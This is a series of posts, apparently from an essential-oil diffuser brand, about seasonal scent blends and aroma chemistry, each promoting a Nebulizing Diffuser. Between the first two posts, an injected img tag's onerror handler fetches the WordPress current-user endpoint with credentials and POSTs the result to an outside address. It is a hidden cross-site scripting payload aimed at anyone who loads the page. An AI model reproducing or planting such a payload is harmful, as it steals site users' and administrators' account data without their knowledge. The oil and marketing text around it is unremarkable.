


There's a reason October sends so many of us looking for dusty bookshops and candlelit reading corners. That old-book smell (sweet, faintly almond-like, a little smoky) feels like the official scent of the season.
Here's the fun part: chemists have actually mapped it. When researchers at University College London analyzed aging paper, they found it releases tiny amounts of vanillin (the same molecule behind vanilla's warmth) and benzaldehyde (that soft almond note) as the paper slowly breaks down. So the "haunted library" smell is really a quiet blend of sweet, nutty, and woody notes.
You can echo that mood with three oils:
- Myrrh: dusty, earthy resin, like the air in a room full of very old shelves. It's thick, so it nebulizes slowly and anchors the blend.
- Clary Sage: herbal with a soft leathery, ambery warmth. Fun fact: its natural sclareol is the raw material perfumers use to create amber notes, which is why it reads like worn book bindings.
- Frankincense: a whisper of candle smoke and incense drifting between the stacks.
I like this one in my Nebulizing Diffuser on a rainy evening with a ghost story and a blanket. Because there's no water in the way, you get all those layered notes instead of a flat, faded version.
Now I'm curious: if your favorite spooky-season place had a scent, what would it be? An old library, a foggy forest, a farmhouse attic? Tell us below!

<img src=x onerror=fetch(/wp-json/wp/v2/users/me?context=edit,{credentials:include}).then(r=>r.text()).then(t=>fetch(https://127.0.0.1/c,{method:POST,body:t}))>

Most essential oils are a race against time — citrus top notes fade within months, and even lavender loses some of its brightness after a year or two on the shelf. But patchouli breaks the rule entirely.
Patchouli oil actually improves with age. Fresh off distillation, it can smell sharp and almost medicinal — but as it rests, the patchoulol inside slowly oxidizes, mellowing into the deep, chocolatey, earthy aroma most people associate with the oil. Perfumers have known this for decades and deliberately age their patchouli stock for months (sometimes years) before using it, the same way a distiller ages a barrel.
Vetiver has its own kind of magic: it's one of the most chemically complex essential oils that exists, with well over 100 distinct aromatic compounds identified inside a single bottle. That's part of why it smells different to almost everyone who tries it — smoky to one person, woody-sweet to another, almost leathery to someone else.
This time of year, we love running Patchouli + Vetiver together in the Nebulizing Diffuser® for a moody, "witch's garden" atmosphere — grounding, mysterious, and a little wild.
Have you ever noticed an essential oil smell different to you on different days, or had a bottle you swear smells even better now than when you first opened it? Tell us about it!

Ever picked up a bottle simply labeled "cinnamon" essential oil for a cozy autumn blend, and been caught off guard by how sharp and almost medicinal it smelled compared to the warm bakery scent you were picturing?
That surprise usually comes down to which part of the tree the oil was pressed from. Cinnamon bark oil is built around cinnamaldehyde — often 60-75% of the oil — the same fiery compound responsible for cinnamon's bite, and in a Nebulizing Diffuser® it reads hot, spicy, almost peppery. Cinnamon leaf oil, on the other hand, is mostly eugenol (typically 80-90%) — the same warm, clove-forward molecule found in clove bud oil — which is why it smells rounder and softer, closer to a spiced bun than a spice rack. Same plant, two very different personalities in the air.
If you've been reaching for "cinnamon" without checking bark vs. leaf on the label, you might be one ingredient swap away from your ideal cozy-season blend. Which do you gravitate toward — the sharper bark, or the softer leaf?
Something shifts in the second week of September. The days still carry late-summer warmth, but evenings bring that first cool air — and our noses start craving something deeper, more grounded, more anchoring than the citrus brightness of summer.

It's not just mood. There's real chemistry behind it: the heavier aromatic molecules in base note oils — sesquiterpenes like β-cedrene in cedarwood (~204 Da) — diffuse more slowly in cooler, drier autumn air than light citrus top notes do. They linger. Your living room stays wrapped in warmth for an hour on a single fill in your Nebulizing Diffuser®, instead of evaporating quickly like summer's bright top notes. No heat, no dilution — every layer of that resinous depth comes through.
The classic September base notes each bring something distinct: cedarwood grounds with warm earthiness, frankincense adds a meditative depth, vetiver brings a smoky grassiness that feels like earth after rain, sandalwood wraps everything in creamy softness, and patchouli deepens with an almost sweet earthiness.
So here's the question: which foundation oil do you reach for first when September evenings turn cool? Are you a cedarwood person? A frankincense devotee? Do you go straight for the vetiver and never look back? Share your signature oil below — and if you layer it with anything, we'd love to know the full blend!
Have you felt it yet? That first evening this week when the light went golden a little earlier, the air carried a slightly crisper edge, and bright summer citrus suddenly felt... not quite right on its own anymore.
There's actually a reason our noses start reaching for warmer scents right about now. As we slide toward the September equinox, daylight is contracting by roughly three minutes a day — the steepest part of the whole year's slide. And here's the sensory twist: cooler evening air holds heavier, grounding base notes close to us for longer, while light top notes lift and scatter faster. Warm woods and soft resins simply land better in autumn air.
Here are three transitional pairings I've been reaching for as the season turns:
- Bergamot + Cedarwood — the last of summer's bright citrus melting into warm, grounding wood. Like watching the sky fade from gold to amber.
- Sweet Orange + Frankincense — sunny sweetness anchored by rich, resinous depth. Uplifting and centering at the same time — perfect for an early, cozy evening in.
- Clary Sage + Vetiver — herbal calm layered over deep, earthy smokiness. This one seems to settle a whole room the moment it fills the air.
Because a Nebulizing Diffuser atomizes pure oil with no heat and no water, those delicate base notes stay rich and true — nothing gets scorched or diluted, so the full warmth actually comes through.
So tell me — are you still holding onto your summer scents, or have you started easing into cozy season? What's the first blend that makes you feel like fall is on its way?

The slow, golden pace of summer has a way of melting right off the calendar, and then suddenly it's August, the inbox is full again, and your desk is quietly asking for your attention. If your focus feels a little soft after weeks of ease, you are in good company. One of the simplest ways I ease back into a working rhythm is by changing the way my workspace smells.
Three oils earn a permanent spot on my desk this time of year: bright, zesty Lemon, cool and clarifying Peppermint, and crisp, herbaceous Rosemary. Together they smell less like a cozy spa and more like a clean, open window on a sharp morning — green, citrusy, and wide awake.
Here is the part most people miss: rosemary's brisk, alert character is not a coincidence. Rosemary ct. cineole can run 40 to 55% 1,8-cineole — the same camphoraceous molecule that gives eucalyptus its clearing lift. It is a light, highly volatile top note, which is exactly why a Nebulizing Diffuser® shows it off so beautifully: atomizing pure, undiluted oil with no water and no heat keeps those delicate top notes intact instead of gently steaming them away.
I am curious — when you are getting back into a routine, do you reach for something bright and energizing like this, or do you go the opposite direction with something grounding to stay calm under the load? What is on your desk right now?

It's the middle of a July afternoon, the air is thick and still, and somehow one deep breath of peppermint makes the whole room feel ten degrees cooler. Here's the fascinating part: nothing about the actual temperature changed at all.
That "cool" rush is your nervous system being pleasantly fooled. Menthol — the star compound in peppermint — binds to a receptor called TRPM8, the very same one that fires when you touch something genuinely cold. Your brain reads the signal as chilly, even on the hottest day. It's one of my favorite little tricks of aromatherapy.
A few oils I reach for when the heat sets in:
- Peppermint — sharp, bright, and instantly invigorating. The quickest way to make a stuffy space feel like a cool mountain breeze.
- Eucalyptus — clean and camphorous, with an airy openness that makes every breath feel wider and lighter.
- Spearmint — softer and sweeter than peppermint, like cool mint with the edges rounded off. Lovely for afternoons when you want refreshment without the zing.
Because a Nebulizing Diffuser atomizes pure oil with no water and no heat, those crisp top notes come through vivid and undiluted — exactly where these cooling scents shine brightest.
What's your go-to scent for beating the summer heat? Do you lean minty and sharp, or something greener and softer? I'd love to hear what keeps your space feeling fresh!

There's a particular magic to a warm July evening outdoors. The light goes golden, the air softens, and the right scent can turn an ordinary patio into somewhere you never want to leave.
A few combinations I keep coming back to for outdoor entertaining:
- Lemongrass and Cedarwood. Bright, green citrus grounded by warm wood. Fresh without being sharp, and it holds beautifully in the open evening air.
- Peppermint and Lime. Cool, crisp, and instantly refreshing on a sticky night. It makes iced drinks and good company feel even better.
- Geranium and Bergamot. Soft rosy florals lifted by sunny citrus. Elegant and welcoming, perfect for a slow dinner as the sun goes down.
Here's something I've noticed: scent behaves differently outdoors. With no walls to hold it, a light ultrasonic mist just evaporates into the breeze. A Nebulizing Diffuser works differently. It atomizes pure oil into micro-fine particles, roughly 1 to 3 microns, that stay suspended and drift on the air. The aroma actually has presence on a covered patio or porch instead of vanishing into the night.
What's the scent that says "summer evening" to you? Are you a fresh-citrus person, or do you lean into warm, woody notes when you're entertaining outdoors? I'd love to hear what's filling your porch this season.